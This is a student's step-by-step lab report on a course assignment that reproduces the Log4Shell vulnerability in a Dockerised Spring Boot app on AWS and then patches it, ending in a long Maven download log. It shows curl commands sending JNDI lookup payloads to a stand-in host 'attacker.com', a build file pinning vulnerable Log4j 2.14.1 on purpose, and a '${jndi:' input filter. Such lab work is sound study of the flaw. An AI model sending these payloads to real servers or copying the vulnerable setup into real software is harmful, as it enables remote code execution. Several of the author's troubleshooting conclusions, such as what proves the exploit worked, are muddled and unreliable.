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Cybersecurity Architecture - Assignment 9   
May 25, 2027

**Securing Systems Against Log4Shell Exploits Using Docker and MITRE Frameworks**

**Summary:**   
In this report I will cover step by step experience as I complete assignment 9. This was an incredibly invigorating exercise as I simulated the attack, and then worked on how to prevent it. Key learnings are highlighted in blue throughout the doc. From small learnings to being more careful on file names (caps versus lower) to learnings on what log4j vulnerability actually is and how to prevent it – I thoroughly enjoyed this assignment – even though there moments of ‘despair’.

I have a video, but it is towards the end as it took me days to do this and as you will see below, I had no way of knowing if things would work (if I should record), or they wont, until they worked! So I tried to screen shot everything so you have a record as I completed this over a number of days – breaking throughout the day for work and coming back to this.

Legend:

Errors and how I fixed them  
Steps I took outside of errors   
Top Learnings   
Code I used   
Instructions from assignment

**Part 1: Environment Setup and Exploitation (MITRE ATT&CK)**

**Set Up:**

1. First I needed to set up my Docker instance on AWS.

Created AWS instance   
Connected via SSH: **ssh -i "C:\Users\zehra\Desktop\HW9\mykeyass9.pem" ec2-user@18.117.114.253**

Installed Docker

sudo yum update -y

sudo yum install docker -y

sudo service docker start

sudo usermod -aG docker ec2-user

1. Now applying group permission change

Exit

ssh -i "C:\Users\zehra\Desktop\HW9\mykeyass9.pem" ec2-user@18.117.114.253

1. Running Docker container with shared folder

mkdir ~/shared

docker run -dit --name mycontainer -v ~/shared:/data ubuntu

1. setting up WinSCP because I find it easier to use when modifying and moving files around.

Converting .pem to .ppk – went to this site [Download PuTTY: latest release (0.83)](https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html), used puttygen.exe. Loaded the key and converted to ppk.

Now need to set up connection in WinSCP.

Entered the info and connected.

1. Test File Sync with Docker

Uploaded test file on /home/ec2-user/share

Used SSH to confirm it is there – confirmed.

**Now I am ready to follow instructions provided in the Assignment**

**Step 1: Set Up the Vulnerable Environment   
Task: Deploy a Java application with a vulnerable Log4j version (2.14.1)using Docker Compose.**

1. Created a folder on instance called log4shell-homework

A screenshot of a computer

AI-generated content may be incorrect.

1. I created file structure:

log4shell-homework/

├── pom.xml 🡨 used code provided

└── src/

└── main/

├── java/

│ └── com/

│ └── example/

│ └── LogController.java 🡨 used code provided

└── resources/

├── application.properties 🡨 did not do this

└── log4j2.xml 🡨 Optional

1. Build and run Docker

Created docker and docker compose files with code provided.

Built and run

The codes provided did not work and I was unable to run docker or build it. The code did not copy paste properly, had to go back and recreate the files. Had to fix the code and then paste to finally get it moving forward.

Docker compose still would not work.

Reinstalled Docker

Seems like “You're seeing the error because your system **does not yet support the docker compose plugin**, or it’s misconfigured.”

Installed Docker manually:

1. sudo curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
2. sudo chmod +x /usr/local/bin/docker-compose
3. docker-compose version
4. Didn’t work
5. Reinstalled again using compose binary and making it executable
   1. sudo curl -L "https://github.com/docker/compose/releases/download/v2.17.3/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
   2. sudo chmod +x /usr/local/bin/docker-compose
6. Finally got version Docker Compose version v2.17.3
7. Finally able to docker-compose build
8. Finally able to docker-compose up

**WOOT WOOT LETS GOOOOO**

**Code in Files:** As mentioned above the code provided did not work so I had to find code that will. I used below code instead:

1. **pom.xml:**

<?xml version="1.0" encoding="UTF-8"?>

<project xmlns="http://maven.apache.org/POM/4.0.0"

xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xsi:schemaLocation="http://maven.apache.org/POM/4.0.0

http://maven.apache.org/xsd/maven-4.0.0.xsd">

<modelVersion>4.0.0</modelVersion>

<groupId>com.example</groupId>

<artifactId>log4shell-demo</artifactId>

<version>0.0.1-SNAPSHOT</version>

<packaging>jar</packaging>

<parent>

<groupId>org.springframework.boot</groupId>

<artifactId>spring-boot-starter-parent</artifactId>

<version>2.5.5</version>

</parent>

<dependencies>

<dependency>

<groupId>org.springframework.boot</groupId>

<artifactId>spring-boot-starter-web</artifactId>

</dependency>

<dependency>

<groupId>org.apache.logging.log4j</groupId>

<artifactId>log4j-core</artifactId>

<version>2.14.1</version>

</dependency>

<dependency>

<groupId>org.apache.logging.log4j</groupId>

<artifactId>log4j-api</artifactId>

<version>2.14.1</version>

</dependency>

</dependencies>

<build>

<plugins>

<plugin>

<groupId>org.springframework.boot</groupId>

<artifactId>spring-boot-maven-plugin</artifactId>

</plugin>

</plugins>

</build>

</project>

1. **Dockerfile**

# Stage 1: Build the application

FROM maven:3.8.5-openjdk-11 AS build

WORKDIR /app

COPY . .

RUN mvn clean package -DskipTests

# Stage 2: Run the application

FROM openjdk:11-jre-slim

WORKDIR /app

COPY --from=build /app/target/log4shell-demo-0.0.1-SNAPSHOT.jar /app.jar

ENTRYPOINT ["java", "-jar", "/app.jar"]

1. **Docker-compose.yml**

version: '3'

services:

app:

build: .

ports:

- "8080:8080"

1. **Logcontroller.java**

package com.example.log4shell;

import org.springframework.boot.SpringApplication;

import org.springframework.boot.autoconfigure.SpringBootApplication;

import org.springframework.web.bind.annotation.\*;

import org.apache.logging.log4j.Logger;

import org.apache.logging.log4j.LogManager;

@SpringBootApplication

@RestController

public class DemoApplication {

private static final Logger logger = LogManager.getLogger(DemoApplication.class);

public static void main(String[] args) {

SpringApplication.run(DemoApplication.class, args);

}

@GetMapping("/")

public String index(@RequestParam(name = "input", required = false, defaultValue = "") String input) {

logger.info("User input: " + input);

return "Input received. Check logs.";

}

}

**Step 2: Exploit the Vulnerability (MITRE ATT&CK)  Task: Exploit Log4Shell by sending a malicious payload**

1. The instructions did not work and when trying to install python and ldap 3, used command pip install ldap3 but I get error -bash: pip: command not found

So I had to do the below:

sudo dnf install python3 -y

Python 3.9.22 installed

Installed pip - sudo dnf install python3-pip -y

pip 21.3.1 from /usr/lib/python3.9/site-packages/pip (python 3.9)

Installed ldap library pip3 install ldap3

python3 -m venv venv

source venv/bin/activate

pip install ldap3

All installed !

1. setting up a working LDAP server using Docker and test it with a Python client script using ldap3.
2. Creating ldap\_server.py file. The code does not work.ldap 3 does not provide ldap server implementation – it is a client library. Also connection.serve\_forever() **does not exist** in ldap3.Had to do this differently.

Used code below for the file:

from ldap3 import Server, Connection, ALL

# Connect to an LDAP server running at 0.0.0.0:389

server = Server('0.0.0.0', port=389, get\_info=ALL)

try:

connection = Connection(server, auto\_bind=True)

print("Connected to LDAP server at 0.0.0.0:389")

except Exception as e:

print(f"Failed to connect to LDAP server: {e}")

File created ldap\_test.py

1. Running the script- When I try to run I get error

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ python3 ldap\_test.py

Failed to connect to LDAP server: socket connection error while opening: [Errno 111] Connection refused

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$

Confirmed open LDAP container is running

Tested connection from EC2 to LDAP container – error command not found.

Installed telnet

Tried to connect – connection refused

Checked docker container and port shows empty

Ran below to start openldap with port mapping

docker run -d --name my-openldap \

-p 389:389 \

-e LDAP\_ORGANISATION="My Org" \

-e LDAP\_DOMAIN="example.com" \

-e LDAP\_ADMIN\_PASSWORD="admin" \

osixia/openldap

Tried connecting and see below

Trying 127.0.0.1...

Connected to localhost.

Escape character is '^]'.

Now trying to run the script again

Connected to LDAP server at 0.0.0.0:389 🡨 YYEEAAAAAAAAAA

1. **Run the server in a separate terminal**

Opened another terminal.Connected to instance and in the project folder

Ran command but got error python ldap\_server.py - -bash: python: command not found

Need to use python3 instead – still did not work. Seems like the ldap\_server.py   
 LEARNINGS: MY MISTAKE – the file is python3 ldap\_test.py and not server. Fixed command and now it works.

1. **Craft and Send payload:**

Tried curl -X POST http://localhost:8080/log -d but get error

[ec2-user@ip-172-31-46-85 log4shell-homework]$ curl -X POST http://localhost:8080/log -d '${jndi:ldap://host.docker.internal:389/a}'

curl: (7) Failed to connect to localhost port 8080 after 0 ms: Couldn't connect to server

tried docker run -p 8080:8080 your-image-name – got output below:

REPOSITORY TAG IMAGE ID CREATED SIZE

ubuntu latest a0e45e2ce6e6 4 weeks ago 78.1MB

osixia/openldap latest 31d1d6e16394 4 years ago 257MB

This means I haven’t **haven't built your app Docker image yet** (the one that runs your Java app on port 8080).

Built image 🡪 docker build -t log4shell-demo .

Checked docker image again – don’t see the additional image

Docker build failed – need to rerun it

Reran it no luck still the docker images shows above.

Updated docker file

Tried again

Had to modify all the files and also split the LogController.java and Log4ShellDemoApplication.java. Updated code all across.

Then ran mvn clean package, java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar – and finally it worked!! No errors

Now need to run the Spring Boot but I get error

A screen shot of a computer program

AI-generated content may be incorrect.

Spent 2 hours on this – kept going round and round on this – no luck keep getting error again – I don’t know what do –

Modified each file numerous times, checked file structure, recreated files, no luck at all

LEARNINGS: Finally I redid the files again and the structure and it worked!!!

Now I need to

use curl to send malicious JNDI payload to the app

entered command: curl [http://18.117.114.253:8080/log?message=\${jndi:ldap://attacker.com:1389/a}](http://18.117.114.253:8080/log?message=\$%7bjndi:ldap://attacker.com:1389/a%7d)

Now it is stuck

Used another terminal to connect 🡪 telnet 18.117.114.253

It was stuck on trying ……..

So on the first terminal I got the below: (venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl "http://18.117.114.253:8080/log?message=\${jndi:ldap://attacker.com:1389/a}" curl: (28) Failed to connect to 18.117.114.253 port 8080 after 133912 ms: Couldn't connect to server   
  
On the second terminal that I was using to telnet, I got the below: (venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl "http://18.117.114.253:8080/log?message=\${jndi:ldap://attacker.com:1389/a}" curl: (28) Failed to connect to 18.117.114.253 port 8080 after 133912 ms: Couldn't connect to server

**Seems like the issue may be that curl cannot connect to port 8080 on your EC2 instance**

I added below to application.properties to enable external connections.

server.address=0.0.0.0

server.port=8080

Still no luck

If curl to localhost:8080 immediately fails with "Couldn't connect," it means your app is not running or not listening on port 8080.

Confirmed file structure

LEARNING: However when i do ‘find src’ it says ‘No such file or directory’. The error means Maven can't find your Java source code because the **src folder doesn’t exist or is in the wrong place**.

Looked at file structure all over again – seems like SRC was all caps – could this be the problem??? Changed to src and recreated everything.

mvn clean package – ran fine

java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar – **WOW Ran fine!**

A screenshot of a computer screen

AI-generated content may be incorrect.


**FINALLY**

1. **Observe the exploit:**


Now opened a new terminal and tried to connect

Then used the curl command: curl [http://localhost:8080/log?message=\${jndi:ldap://attacker.com:1389/a}](http://localhost:8080/log?message=\$%7bjndi:ldap://attacker.com:1389/a%7d)

On second terminal it said this:



It gave me a warning in the first terminal :



Seems like Spring Boot app is expecting a request parameter named \*\*input\*\*, but your curl command is sending a parameter named \*\*message\*\*.

Used this command on second terminal: curl [http://localhost:8080/log?input=\${jndi:ldap://attacker.com:1389/a}](http://localhost:8080/log?input=\$%7bjndi:ldap://attacker.com:1389/a%7d)

First terminal says:



Second one says:

A screen shot of a computer

AI-generated content may be incorrect.

**YYEEAAAAAAAAAAAAAAAAAAAA**

1. **Explanation**

This means the curl command sent a malicious JNDI payload to the springboot application. On the first terminal it says received input which is the exact vulnerability!!!!

So it is working and we were able to ‘attack’ the server!!!

This simulates how attackers exploit the Log4Shell vulnerability: by sending a string that Log4j interprets as a JNDI lookup, triggering a remote class load **if** the target system is misconfigured (which modern Java versions typically prevent by default now).

**LEARNINGS: My app uses a logging tool called Log4j. This tool takes messages you give it and writes them down (logs them).**

**The Log4Shell vulnerability is a weakness in Log4j where if someone sends a specially crafted message, Log4j tries to do something dangerous: it goes out to another computer (over the internet) to load and run some code it finds there. This happens because Log4j “interprets” parts of the message as instructions to load code remotely — this is called a JNDI lookup.**

**If your app or server is not protected properly, this lets an attacker run their own code on your server without permission. That is what we just simulated!!!!**

**However, newer versions of Java and Log4j have added protections to stop this automatic loading of code, so just sending the message doesn’t always work anymore.**

**This maps to MITRE ATT&CK Tactic: Initial Access (TA0001) and Technique: Exploit Public-Facing Application (T1190).**

**Part 2: Defending Against Log4Shell (MITRE DEFEND) Apply Security Controls**

1. Update Log4j to use secure version 2.17.0 – updated the file
2. Add Input Validation in LogController.java to block JNDI patterns –

Updated file to

* 1. Use @PostMapping instead of @GetMapping.
  2. Accept input as a raw string body (@RequestBody) instead of a query parameter.
  3. Add basic protection by detecting and blocking any string that tries to exploit Log4Shell using ${jndi:.

1. Redeploy
   1. Cd log4shell-homework
   2. docker-compose down
   3. docker-compose up –build
2. Explanation

Learnings: These steps helped protect a web application from a dangerous cybersecurity flaw Log4Shell. This vulnerability allows hackers to run their own code on systems remotely just by sending a specially crafted message.

1. Updating Log4j to 2.17.0

The older version had the flaw and hackers could trick into running code form the internet. The new version has fixed this problem making it harder for hackers to take advantage of this vulnerability.

1. Added input validation
   1. Switched @GetMapping to @PostMapping

This change makes the app safer by requiring users to send date in a more secure way – in the body of the message versus address sbar.

* 1. Used @RequestBody instead of query parameters

Now the app reads the entire message body, which gives better control and visibility over what people are sending.

* 1. Checked for hacking patters like ${jndi

This filters incoming messages that may include a suspicious pattern and blocks them.

Together these steps will help mitigate hackers ability to infiltrate the we application.

1. Testing the Defense
   1. curl -X POST http://localhost:8080/log -H "Content-Type: text/plain" -d '${jndi:ldap://attacker.com:1389/a}'

This did not work, it kept saying method not allowed. I checked the LogController file to ensure we had post mapping, restarted docker compose, but still wont work.

* 1. Benign request did not work either.

**Part 3: Incident Response (MITRE REACT)**

So seems like the log4shell-homework-app1 was created but not up. See below

A computer screen shot of white text

AI-generated content may be incorrect.

So we have to resolve this first

We are getting Error: listen tcp4 0.0.0.0:8080: bind: address already in use

Meaning something is already using port 8080. So we have to unbind it first

I found out what is using it, killed the process, and restarted docker

A screen shot of a computer

AI-generated content may be incorrect.

I checked logs and got below

A black and white text


AI-generated content may be incorrect.

I have seen this before!!! This tells us

* Spring Boot v2.5.5 has started.
* Tomcat is running on port 8080.
* Your main class Log4ShellDemoApplication initialized successfully.
* No crash, no errors — the app is alive inside the container (log4shell-homework-app-1).

Checked for Docker logs to see if we have ${jndi:

I get the output below:



Explanation:

This means:

* The only lines that matched \${jndi: were not from your application logs, but from the startup messages of SLF4J (the logging framework).
* There are no log lines showing ${jndi:...} as user input. That means the application:
* Intercepted the malicious input
* Blocked it
* Did NOT log it

Basically, the Log4Shell is working as intended. We have updated to a secure version, implemented input validation, confirmed logging is clean

**Appendix A**

**Terminal 1 – All commands and responses including set up all the way to simulating the exploit and securing.**

**m (3.0 kB at 132 kB/s)**

**21.30 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.6.3/maven-3.6.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.6.3/maven-3.6.3.pom (26 kB at 1.1 MB/s)**

**21.33 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.6.3/maven-model-3.6.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.6.3/maven-model-3.6.3.pom (4.1 kB at 178 kB/s)**

**21.36 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.pom (5.3 kB at 191 kB/s)**

**21.40 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.6.3/maven-artifact-3.6.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.6.3/maven-artifact-3.6.3.pom (2.4 kB at 96 kB/s)**

**21.44 Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.3.4/org.eclipse.sisu.plexus-0.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.3.4/org.eclipse.sisu.plexus-0.3.4.pom (4.2 kB at 181 kB/s)**

**21.46 Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.3.4/sisu-plexus-0.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.3.4/sisu-plexus-0.3.4.pom (14 kB at 597 kB/s)**

**21.49 Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.3.4/org.eclipse.sisu.inject-0.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.3.4/org.eclipse.sisu.inject-0.3.4.pom (2.6 kB at 109 kB/s)**

**21.52 Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.3.4/sisu-inject-0.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.3.4/sisu-inject-0.3.4.pom (14 kB at 626 kB/s)**

**21.55 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.2/plexus-classworlds-2.5.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.2/plexus-classworlds-2.5.2.pom (7.3 kB at 348 kB/s)**

**21.59 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.17/plexus-utils-3.0.17.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.17/plexus-utils-3.0.17.pom (3.4 kB at 162 kB/s)**

**21.62 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.pom (7.9 kB at 316 kB/s)**

**21.65 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.pom (11 kB at 448 kB/s)**

**21.69 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.4/plexus-component-annotations-1.5.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.4/plexus-component-annotations-1.5.4.pom (815 B at 37 kB/s)**

**21.71 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.4/plexus-containers-1.5.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.4/plexus-containers-1.5.4.pom (4.2 kB at 202 kB/s)**

**21.74 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.5/plexus-2.0.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.5/plexus-2.0.5.pom (17 kB at 560 kB/s)**

**21.78 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.pom (11 kB at 469 kB/s)**

**21.81 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.0.1/maven-common-artifact-filters-3.0.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.0.1/maven-common-artifact-filters-3.0.1.pom (4.8 kB at 220 kB/s)**

**21.84 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.1.0/maven-shared-utils-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.1.0/maven-shared-utils-3.1.0.pom (5.0 kB at 172 kB/s)**

**21.87 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.1.1/plexus-utils-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.1.1/plexus-utils-3.1.1.pom (5.1 kB at 211 kB/s)**

**21.90 Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.pom (2.7 kB at 122 kB/s)**

**21.93 Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.5/slf4j-parent-1.7.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.5/slf4j-parent-1.7.5.pom (12 kB at 472 kB/s)**

**21.96 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.pom (2.9 kB at 109 kB/s)**

**22.00 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.pom (3.7 kB at 167 kB/s)**

**22.02 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.pom (3.1 kB at 149 kB/s)**

**22.05 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.pom (3.2 kB at 137 kB/s)**

**22.08 Downloading from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.pom (4.6 kB at 148 kB/s)**

**22.11 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.pom (7.5 kB at 341 kB/s)**

**22.15 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.6/plexus-component-annotations-1.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.6/plexus-component-annotations-1.6.pom (748 B at 31 kB/s)**

**22.18 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.6/plexus-containers-1.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.6/plexus-containers-1.6.pom (3.8 kB at 179 kB/s)**

**22.20 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.2/plexus-3.3.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.2/plexus-3.3.2.pom (22 kB at 718 kB/s)**

**22.24 Downloading from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.pom (15 kB at 558 kB/s)**

**22.28 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.pom (3.7 kB at 166 kB/s)**

**22.30 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.pom (11 kB at 521 kB/s)**

**22.33 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/28.2-android/guava-parent-28.2-android.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/28.2-android/guava-parent-28.2-android.pom (13 kB at 561 kB/s)**

**22.36 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.pom (2.4 kB at 105 kB/s)**

**22.39 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/26.0-android/guava-parent-26.0-android.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/26.0-android/guava-parent-26.0-android.pom (10 kB at 407 kB/s)**

**22.43 Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.pom (2.3 kB at 114 kB/s)**

**22.45 Downloading from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.pom (2.7 kB at 131 kB/s)**

**22.48 Downloading from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_annotations/2.3.4/error\_prone\_annotations-2.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_annotations/2.3.4/error\_prone\_annotations-2.3.4.pom (2.1 kB at 92 kB/s)**

**22.51 Downloading from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_parent/2.3.4/error\_prone\_parent-2.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_parent/2.3.4/error\_prone\_parent-2.3.4.pom (5.4 kB at 258 kB/s)**

**22.53 Downloading from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.pom (2.8 kB at 120 kB/s)**

**22.56 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.pom (28 kB at 1.1 MB/s)**

**22.62 Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.jar**

**22.63 Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.jar**

**22.63 Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.jar**

**22.63 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.jar (238 kB at 2.1 MB/s)**

**22.73 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.jar (329 kB at 1.3 MB/s)**

**22.89 Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.jar (632 kB at 2.4 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.jar (780 kB at 2.6 MB/s)**

